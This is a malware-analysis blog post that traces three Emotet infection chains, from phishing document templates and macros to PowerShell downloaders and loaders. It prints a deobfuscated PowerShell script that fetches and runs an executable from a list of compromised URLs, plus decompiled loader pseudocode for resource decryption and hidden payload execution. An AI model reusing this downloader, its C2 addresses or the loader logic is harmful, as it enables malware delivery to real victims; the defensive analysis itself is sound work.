

[RE019] From A to X analyzing some real cases which used recent Emotet samples

blog.vincss.net/re019-from-a-to-x-analyzing-some-real-cases-which-used-recent-emotet-samples/

13/01/2021

1. Introduction

Emotet (also known as *Heodo*, *Geodo*) is one of the most dangerous Trojan today. Through mass email spam campaigns, it targets mostly companies and organizations to steal sensitive information from victims. Recent records show that **Emotet** is often used as a downloader for other malware, and is an especially popular delivery mechanism for banking Trojans, such as *Qakbot* and *TrickBot*, and also lead to ransomware attacks using *Ryuk*.

ANY.RUN's [annualreport](#) pointed out that the most active malware in 2020 is **Emotet**.



Fig 1. Statistics of top threats by uploads for 2020

In this article, we analyze in detail full attack flow in some real cases of recent **Emotet** samples which were discovered and handled by us while providing cyber security services to our customer:

Sample 1:

- Document template: [b836b13821f36bd9266f47838d3e853e](#)
- Loader binary: [442506cc577786006da7073c0240ff59](#)

Sample 2:

- Document template: [7dbd8ecfada1d39a81a58c9468b91039](#)
- Loader binary: [e87553aebac0bf74d165a87321c629be](#)

Sample 3:

- Document template: [d5ca36c0deca5d71c71ce330c72c76aa](#)
- Loader binary: [825b74dfdb58b39a1aa9847ee6470979](#)

2. Type of infection

The main distribution method of Emotet malware is malicious email campaigns, using infected attachments, as well as embedded URLs. These emails may appear to come from trusted sources (*cause the victim's email account was taken over*). This technique helps trick users into downloading the Trojan onto their machine. Some illustration image of emails spread Emotet:




Fig 2. Examples of malicious emails with attachment

3. Document template and VBA code

Emotet templates are constantly changing, the final target of attackers for leveraging templates to trick the victims into enabling macros to start the infection.

3.1. Sample 1

Document template:




Fig 3. Sample 1's document template

This sample still acts in the usual way:

- Execute VBA code when opening document through **Sub Document_open()**.
- VBA code spawns **powershell** to execute encoded Base64 script.




Fig 4. VBA code spawns powershell to execute script

The powershell script after decoding and deobfuscating usually look like the image below. It will download the payload which is an exe file to execute:

```

1 $kyo8qe = [type]( '{1}{3}{2}{4}{0}' -f 'ry', 'syst', 'dir', 'ew.io', 'ecto' );
2 set $ys0 ([type]( '{6}{3}{0}{8}{1}{4}{7}{5}{2}' -f 'et.ser', 'i', 'manager', 'tew.n', 'cepo', 'nt', 'sys', 'i', 'v' ));
3 $tl5stwd=(( 'e4i0tyz' ));
4 $beau13o=$ivrnbpv + [char](64) + $iucd91b;
5 $b859981a( 'ah1sxvc' );
6 | ( get ( 'variable:kyo8qe' ).value::'createdirectory'("$home + (( '{0}qja7l6t{0}dz0Li3c{0}' -f [char]92 ));
7 $zl_xkzd=(( 'qig_t_6' ));
8 | $ys0::'securityprotocol' = ('tls12'));
9 $t98w52z(( 'jqh5zg_' ));
10 $klmexbk = (( 'mrew2pan' ));
11 $nkl1isq(( 'h2zyqx1' ));
12 $oj6sjxr(( 'ls97j1n' ));
13 $sgcjcti=$home+((( 'rhyqja7l6trhyd0Li3crhy' )).replace('([char]82+[char]72+[char]80)',[string][char]92))+$klmexbk+'.exe';
14 $n5mr_1e( 'aspqkcb' );
15 $kqfzbne=(( 'new-object' ) net.webclient;
16 $davaav=(( 'http://iowawebsite.com/cgi-bin/811/
17 https://webdachieu.com/wp-admin/cj/
18 http://maks1.feb.unib.ac.id/wp-admin/qffkjlkync/
19 http://helionspharmaceutical.com/wp-admin/wplvdxej1/
20 https://www.haikuboy.com/wp-admin/irf4pbfx/
21 https://blog.pito.vn/wp-content/uploads/vxh/
22 http://srno.hu/sys-cache/aesh/' )).replace('([char]92)',(array)(' ','fs')[0]).split("$n_gfg7t + $beau13o + $urj2vid);
23 $j3fxk3x=(( 'd9r3hb0' ));
24 foreach ($da_jkay0 in $davaav) {try($kqfzbne.'downloadfile'("$da_jkay0", $sgcjcti);
25 $a9ajuh2( 'hoytqom' ));
26 if ((@('get-item' $sgcjcti).length -ge 40859) (([uniclass]( 'win32_process' )).create("$sgcjcti);
27 $wcs9oze( 'iajo3y3' ));
28 break;
29 $xjyl5ag( 'mm6dep2' ))}catch(){$unn_qqc( 'x8igsjt' )}

```

Fig 5. Powershell script downloads payload from the C2 list for execution

3.2. Sample 2

Document template:




Fig 6. Sample 2's document template

This template also uses VBA, but there are some differences with **Sample 1** as follows:

- VBA code is executed after closing document through **Sub Document_Close()**.
- Instead of using **powershell**, this sample spawns **certutil.exe** for decoding encoded Base64 payload and then call **rundll32** for executing the decoded payload. The payload and related information are hidden in the document in white font.




Fig 7. VBA code uses certutil for decoding payload and calls rundll32 to load payload

Decode encoded base64 content will get **VideoDownload.dll**, this file has an exported function is **In**. This function is executed with the help of **rundll32.exe**.




Fig 8. Decoded payload is a DLL




Fig 9. The expored function of DLL

There is an embedded PE file in resource section of the above dll. The resource data is encoded.




Fig 10. DLL has a PE file that has been encoded

The dll's code when executed will load the content of a porn site, then retrieve the link of the **.mp4** file (which is a hot keyword-related leaked sex clip of Vietnamese figure). It read bytes from mp4, through the loop, by using the read bytes as **xor_key** for decoding the above resource to get the complete PE file. Then it saves the decoded file to **%temp%/tmp_e473b4.exe** and execute this payload.

```

hRes = FindResourceW(0x10000000, 0x65, 0xA);
hResLoad = LoadResource(0x10000000, hRes);
res_size = SizeofResource(0x10000000, hRes);
p_res_data = f_alloc_heap(res_size);
lpResLock = LockResource(hResLoad);
memmove(p_res_data, lpResLock, res_size);
if ( !f_loads_porn_site_and_retrieve_porn_movie_url(v6, &porn_movie_url) )// https://mov.pornthash.
{
    return 0;
}
if ( !f_get_movie_data_to_decrypt_res_data(porn_movie_url, p_res_data, res_size) )
{
    return 0;
}
payload_path = f_alloc_heap(MAX_PATH);
if ( !ExpandEnvironmentStringsA("%temp%/tmp_e473b4.exe", payload_path, MAX_PATH) )
{
    return 0;
}
h_payload = CreateFileA(payload_path, GENERIC_WRITE, 0, 0, CREATE_ALWAYS, 0, 0);
if ( !h_payload )
{
    return 0;
}
write_status = WriteFile(h_payload, p_res_data, res_size, &lpNumberOfBytesWritten, 0);
CloseHandle(h_payload);
if ( !write_status )
{
    return 0;
}
memset(&lpStartupInfo, 0, sizeof(lpStartupInfo));
lpStartupInfo.dwFlags |= STARTF_USESHOWWINDOW;
lpStartupInfo.wShowWindow = 0;
lpProcessInformation = 0i64;
CreateProcessA(0, payload_path, 0, 0, 0, 0, 0, 0, &lpStartupInfo, &lpProcessInformation);
f_free_mem(payload_path);
return 0;
}

```

Fig 11. Pseudocode performs decoding resource data and spawns new process

3.3. Sample 3

Document Template:




Fig 12. Sample 3's document template

Same as Sample 1:

- Execute VBA code when opening document through **Sub Document_open()**.
- VBA code also spawns **powershell** to execute encoded Base64 script.



Fig13. VBA code spawns powershell to execute script

The powershell script after decoding and deobfuscating will also performs the task of downloading the payload to execute:




Fig 14. Powershell script downloads payload from the C2 list for execution

Differ from **Sample 1** (use powershell to download loader is an exe file) and **Sample 2** (decode DLL and use this DLL to decrypt the loader as an exe file), in this **Sample 3**, the downloaded payload is a DLL file, exports **Control_RunDLL** function. Script uses **rundll32** to execute this payload. So that, the downloaded payload is considered as a DLL loader.

4. Loader payload

4.1. Execution flow of loaders

The payloads of **Sample 1** and **2** (PDB path information: **eeeggggggrseb.pdb**) were built with *Visual Basic*:




Fig 15. Loaders of Sample 1 and 2 were built with Visual Basic

Sample 3 was built with *Visual C++* (PDB path information: **E:WindowsSDK7-Samples-masterWindowsSDK7-Samples-masterwinuishellappshellintegrationRecipePropertyHandlerWin32ReleaseRecipePropertyHandler.pdb**)




Fig 16. Loader of Sample 3 was built with Visual C++

When first infected, the **Emotet** payload runs through two stages. During the first stage, it checks the victim system, if it's running with high privilege, it drops binary to **CSIDL_SYSTEMX86**, otherwise to **CSIDL_LOCAL_APPDATA**. Finally, it launches the second instance. Payload running at the second stage will communicate with C&C servers that embedded in its binary.




Fig 17. Sample 1 execution flow



Fig 18. Sample 2 execution flow




Fig 19. Sample 3 execution flow

4.2. Technical analysis of the loader

4.2.1. Sample 1 and 2

These loaders when executed will allocate and unpack the main payload to the allocated memory and execute this payload:




Fig 20. Sample 1's loader unpacks the main payload




Fig 21. Sample 2's loader unpacks the main payload

These main payloads are quite small in size and were built with Visual C++:




Fig 22. The main payload of Sample 1 and 2

4.2.2. Sample 3

This sample, when executed, will get the address of two undocumented functions **LdrFindResource_U** and **LdrAccessResource** from **ntdll.dll**. These functions are used to access resource data embedded in the loader:

```

p_res_data = 0;
dwres_size = 0;
p_res_info.type = 7;
p_res_info.name = 993;
p_res_info.language = 1033;
pModule = 0;
pszntdll = VirtualAlloc(0, 0, MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE);
memcpy(pszntdll, "ntdll.dll", 9);
if ( GetModuleHandleExA(0, pszntdll, &pModule) )
{
    pszLdrFindResource_U = VirtualAlloc(0, 0x11u, MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE);
    memcpy(pszLdrFindResource_U, "LdrFindResource_U", 0x11);
    LdrFindResource_U = GetProcAddress(pModule, pszLdrFindResource_U);
    pszLdrAccessResource = VirtualAlloc(0, 0x11u, MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE);
    memcpy(pszLdrAccessResource, "LdrAccessResource", 0x11);
    LdrAccessResource = GetProcAddress(pModule, pszLdrAccessResource);
}
level = f_convert_str_to_long_int("3");
if ( LdrFindResource_U(0x10000000, &p_res_info, level, &res_data_entry) != 0 )
{
    LdrAccessResource(0x10000000, res_data_entry, &p_res_data, &dwres_size);
}
    
```

Fig 23. Sample 3's loader accesses resource data

Next, it computes the **MD5** hash of the pre-initialized data and generates an **RC4** key based on the computed hash. Then, use this **RC4** key to decrypt the above resource data and execute the main payload:

```

if ( !CryptAcquireContextW(&phProv, 0, 0, PROV_RSA_FULL, 0)
&& !CryptAcquireContextW(&phProv, 0, 0, PROV_RSA_FULL, CRYPT_NEWKEYSET)
&& !CryptAcquireContextW(&phProv, 0, 0, PROV_RSA_FULL, CRYPT_VERIFYCONTEXT) )
{
    return 0;
}
if ( !CryptCreateHash(phProv, CALG_MD5, 0, 0, &phHash) ) // MD5 hashing algorithm
{
    return 0;
}
// generate MD5 hash
if ( !CryptHashData(phHash, pbData, 0x68u, CRYPT_USERDATA) )
{
    return 0;
}
// derive RC4 key from MD5 hash
if ( !CryptDeriveKey(phProv, CALG_RC4, phHash, CRYPT_EXPORTABLE, &phRC4Key) )
{
    return 0;
}
PAGE_EXECUTE_READWRITE = f_convert_str_to_long_int("64");
ptr_payload = VirtualAlloc(0, dwres_size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
// copy resource data to new allocated memory
memcpy(ptr_payload, p_res_data, dwres_size);
if ( !CryptEncrypt(phRC4Key, 0, TRUE, 0, ptr_payload, &dwres_size, dwres_size) ) // decrypt payload
{
    return 0;
}
ptr_mapped_payload = f_mapping_decoded_payload_to_new_region(&v16, ptr_payload, dwres_size);
fn_Control_RunDLL = f_get_addr_of_exported_func(ptr_mapped_payload, "Control_RunDLL");
fn_Control_RunDLL();
return 0;
    
```

Fig 24. Pseudocode performs decoding and executing the main payload

The main payload is another DLL and also has an exported function is **Control_RunDLL**:

